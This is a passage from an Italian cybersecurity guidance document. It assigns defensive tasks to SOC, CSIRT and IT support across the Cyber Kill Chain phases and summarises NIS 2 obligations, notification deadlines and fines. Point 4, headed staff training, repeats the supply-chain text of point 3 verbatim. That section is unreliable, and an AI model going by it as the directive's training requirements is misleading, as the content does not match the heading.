- **Supporto IT**: Il supporto informatico è fondamentale per garantire il funzionamento e la protezione quotidiana dei sistemi e delle infrastrutture IT. Questo supporto include non solo l'assistenza tecnica in caso di guasti o malfunzionamenti, ma anche l'aiuto nel mantenere aggiornati i sistemi, applicare patch di sicurezza e fornire formazione agli utenti. Il supporto è necessario per risolvere le problematiche tecniche quotidiane e per fornire una risposta rapida ed efficiente a eventuali vulnerabilità o attacchi. Un buon supporto IT contribuisce a mantenere l'efficienza operativa e a prevenire vulnerabilità che potrebbero essere sfruttate da attaccanti.

Vengono riportate di seguito i processi che devono essere messi in atto da ogni entità in ogni fase della Cyber Kill Chain.

FASE	ENTITA'	PROCESSO
RECONNAISSANCE	SOC	Monitorare attività sospette, come tentativi di raccolta informazioni o accessi non autorizzati ai sistemi.
	CSIRT	Analizzare segnalazioni di attività anomale e preparare piani di risposta in caso di minacce identificate.
	SUPPORT	Implementare misure preventive, come la protezione dei dati sensibili e la limitazione dell'esposizione pubblica delle informazioni aziendali.
WEAPONIZATION	SOC	Aggiornare le firme degli antivirus e configurare i sistemi di rilevamento per identificare e bloccare payload noti.
	CSIRT	Analizzare nuovi malware, sviluppare indicatori di compromissione e condividere informazioni sulle minacce emergenti.
	SUPPORT	Applicare patch di sicurezza ai software e limitare l'esecuzione di applicazioni non autorizzate.
DELIVERY	SOC	Implementare filtri anti-phishing, monitorare il traffico e-mail e bloccare messaggi sospetti.
	CSIRT	Rispondere a incidenti legati a e-mail malevole, analizzare campioni di phishing e aggiornare le difese.
	SUPPORT	Educare i dipendenti sul riconoscimento delle email di phishing e implementare autenticazione a più fattori (MFA).
EXPLOITATION	SOC	Monitorare l'esecuzione di processi anomali e rilevare comportamenti sospetti sui sistemi degli utenti.
	CSIRT	Indagare sugli incidenti, determinare l'entità dello sfruttamento e coordinare la risposta.
	SUPPORT	Limitare i privilegi degli utenti, impedendo l'esecuzione di software non autorizzato.
INSTALLATION	SOC	Rilevare e bloccare tentativi di installazione di software non autorizzato.
	CSIRT	Analizzare il malware installato, identificare i vettori di infezione e rimuovere le minacce.
	SUPPORT	Implementare controlli di integrità dei sistemi e monitorare le modifiche non autorizzate.
COMMAND AND CONTROL	SOC	Monitorare il traffico di rete per individuare comunicazioni sospette verso domini o indirizzi IP noti per attività malevole.
	CSIRT	Analizzare i pattern di comunicazione del malware e bloccare le connessioni ai server di comando e controllo.
	SUPPORT	Configurare firewall e sistemi di prevenzione delle intrusioni (IPS) per bloccare traffico verso destinazioni non autorizzate.
ACTIONS ON OBJECTIVES	SOC	Rilevare attività di cifratura anomala dei file e avvisare tempestivamente il CSIRT.
	CSIRT	Gestisce la risposta all'incidente, analizzando l'estensione dell'attacco, identificando le vulnerabilità sfruttate e coordinando le azioni di contenimento. Collabora con il SOC per implementare misure correttive e con il Supporto IT per il ripristino dei sistemi compromessi.

	SUPPORT	Si occupa del ripristino operativo, utilizzando backup sicuri per recuperare i dati cifrati, applicando patch di sicurezza per correggere le vulnerabilità sfruttate e rafforzando le difese per prevenire futuri attacchi.

8. DIRETTIVA NIS 2

La Direttiva NIS 2 (Network and Information Security), recepita in Italia con il Decreto Legislativo 138/2024, stabilisce obblighi di sicurezza informatica per le aziende operanti in settori critici, inclusi il settore bancario e le infrastrutture dei mercati finanziari.

Di seguito, analizziamo i punti specifici richiesti:

1. **Analisi del rischio e misure di sicurezza** - Ogni azienda deve condurre una valutazione dettagliata delle vulnerabilità informatiche, identificando le possibili minacce ai propri sistemi IT e adottando misure di mitigazione adeguate. Tra le azioni richieste:
    a. Implementare strumenti avanzati di difesa, come firewall, antivirus e sistemi di rilevamento delle intrusioni (IDS/IPS).
    b. Proteggere i dati sensibili con crittografia e backup regolari.
    c. Garantire il monitoraggio continuo delle infrastrutture IT tramite un Security Operations Center (SOC).
2. **Notifica e gestione degli incidenti** - Uno degli aspetti chiave della NIS 2 è l'obbligo di segnalare tempestivamente qualsiasi incidente di sicurezza che possa avere un impatto significativo. Il processo di notifica si articola in tre fasi:
    a. Entro 24 ore: segnalazione preliminare dell'incidente alle autorità competenti.
    b. Entro 72 ore: invio di un rapporto dettagliato con l'analisi dell'evento.
    c. Entro un mese: relazione finale con le misure adottate per contenere i danni e prevenire future violazioni.
3. **Sicurezza della supply chain** - La protezione non riguarda solo l'azienda, ma anche i fornitori e i partner con cui collabora. La Direttiva NIS 2 impone di:
    a. Verificare il livello di sicurezza dei fornitori e richiedere loro certificazioni o audit di conformità.
    b. Adottare clausole contrattuali specifiche per garantire che anche terze parti rispettino gli standard di cybersecurity.
    c. Monitorare costantemente la supply chain per individuare possibili falle nei sistemi.
4. **Formazione e sensibilizzazione del personale** - La protezione non riguarda solo l'azienda, ma anche i fornitori e i partner con cui collabora. La Direttiva NIS 2 impone di:
    a. Verificare il livello di sicurezza dei fornitori e richiedere loro certificazioni o audit di conformità.
    b. Adottare clausole contrattuali specifiche per garantire che anche terze parti rispettino gli standard di cybersecurity.
    c. Monitorare costantemente la supply chain per individuare possibili falle nei sistemi.
5. **Controlli e audit periodici** - Le autorità di vigilanza eseguiranno verifiche ispettive per accertare la conformità alla normativa. Le aziende devono quindi:
    a. Effettuare controlli interni regolari per valutare l'efficacia delle misure adottate.

b. Prepararsi ad audit ufficiali, documentando tutte le attività svolte per garantire la sicurezza informatica.
c. Adeguarsi rapidamente a nuove direttive e aggiornamenti normativi.
d. Adottare un approccio proattivo alla cybersecurity non solo consente di evitare sanzioni, ma protegge il business da minacce sempre più sofisticate.

La mancata conformità alla NIS 2 può comportare sanzioni pecuniarie significative: fino a 10 milioni di euro o il 2% del fatturato annuo per i soggetti essenziali, e fino a 7 milioni di euro o l'1,4% del fatturato per i soggetti importanti. Inoltre, i dirigenti responsabili possono essere soggetti a provvedimenti di interdizione dalle funzioni amministrative in caso di gravi inadempienze